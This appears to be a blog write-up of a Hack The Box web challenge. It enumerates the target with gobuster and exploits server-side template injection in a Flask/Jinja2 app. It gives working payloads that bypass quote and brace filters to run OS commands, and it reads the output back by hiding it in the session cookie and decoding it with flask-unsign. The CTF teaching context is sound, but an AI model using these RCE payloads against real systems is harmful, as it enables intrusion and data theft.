It is very interesting web challenges from the HTB. To begin, it requires knowledge about Server side Template Injection which is know for the name is SSTI. If you don’t know it, Portswigger lab (link) is a good place to start.
Now let’s start.
Enumeration

At a first glance, we can see this page has only 1 input field and when you submit it, it make a GET request to itself with paramater is name. I will start with some directories bruteforcing.
Directory brute force
gobuster dir -u http://188.166.173.208:31766/ -w /usr/share/wordlists/dirb/common.txt -t 20
...
===============================================================
/console              (Status: 200) [Size: 1985]
/debug                (Status: 200) [Size: 2298]
The result give us 2 more directories
/console: a debug console for Flask/debug: a page showing some source code (you can also find this one base onview sourceof the landing page)
/console

This one showing the debug console but we have no pin code for it. So I will move on
/debug
This could be the source code of the main.py. By reading you can extract these information
- It has 2 route is
/and/debug - It is using Template engine is
jinja2 - The main flow of the code of the landing page is it take your input and then store it in the database. Then it fetch data from database and put it into the template
acc_templby replacing 2 word isbaby_ninjaandreb_num. But we can’t see that page where our payload in put inside
Base on that, we can indentify there could be 3 possible flaw is XSS, SQLi and SSTI. However we notice that it has a filtered mechanism
It filtered out our ' so it could make SQLi be more harder as well as SSTI. But with SSTI we have more to bypass so it could be a good choice in compare with SQLi. Moreover, a successfull SSTI can produce RCE which is more danger and don’t require user interaction like XSS. So it is a good choice to start witth SSTI here.
Exploit
For the exploit I try to use tplmap but it don’t work so I have to exploit it manually
Bypass filter
So we know that it filtered out { {, ' and ". After a few research from hackstrick and this article I found out we can bypass these using these techinque
NOTE: For these below we dont have space between { and { or { and % like { %. I have to add space to bypass the error for rendering my github page
For { {: we can use payload without using { { is:
?name={ % if request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('sleep 5')['read']() == 'chiv' % } a { % endif % }
But the problem now shift to '. So I found out another payload which is use less '
?name={ % if request.application.__globals__.__builtins__.__import__('os').popen('sleep 5').read() == 1 % }{ % endif % }
Now we have only 2 field that need ' but we can bypass this by get string from another GET paramters like this
?name={ % if request.application.__globals__.__builtins__.__import__(request.args.os).popen(request.args.cmd).read() == 1 % } { % endif % }&os=os&cmd=sleep 5
By using 2 new parameter is os and cmd and replacing the strings with data get from our paramter request.args.os and request.args.cmd we can bypass the filter. Cause we can’t see the site so I use sleep 5 to cause the system delays 5s to check whether our code run
Extractfill the data
Now we can execute our code but how can we get data. The first way i try to make a request to my Burp Collaborator Client with the command nslookup burl_url but it not work (it could be the box block the request). Now I start to googling and read its documents. And after a hints on the dicussion, I came up with the idea that we can store our return value inside session cookie and decode to read it. So i use this payload
?name=&os=os&cmd=whoami&key=data
Cause the session cookie key require a strings so we need one more param is key and use request.args.key to get that value. After submit it, you can see the Set Cookie header in the Reponse hold our session. Take that session and the decode with flask-unsign
root@kali:/tmp# pip3 install flask-unsign
...
root@kali:/tmp# flask-unsign -d -c eyJkYXRhIjp7IiBiIjoiYm05aWIyUjVDZz09In19.YRZOoA.q1tSVcFtdq4spyBu8Dp_ym5-UI8
{'data': b'nobody\n'}
Now we successfull to extract the data. You can use this to find the flag name and extract it
root@kali:/tmp# flask-unsign -d -c eyJkY[REDECTED]
{'data': b'app.py\nflag_xxxxx\nschema.sql\nstatic\ntemplates\n'}
root@kali:/tmp# flask-unsign -d -c eyJkYXRhIjp[REDECTED]
{'data': b'HTB{b4byxxxxxxxxxxxxxxxxxxxxxxc4ughT}\n'}
And this is the end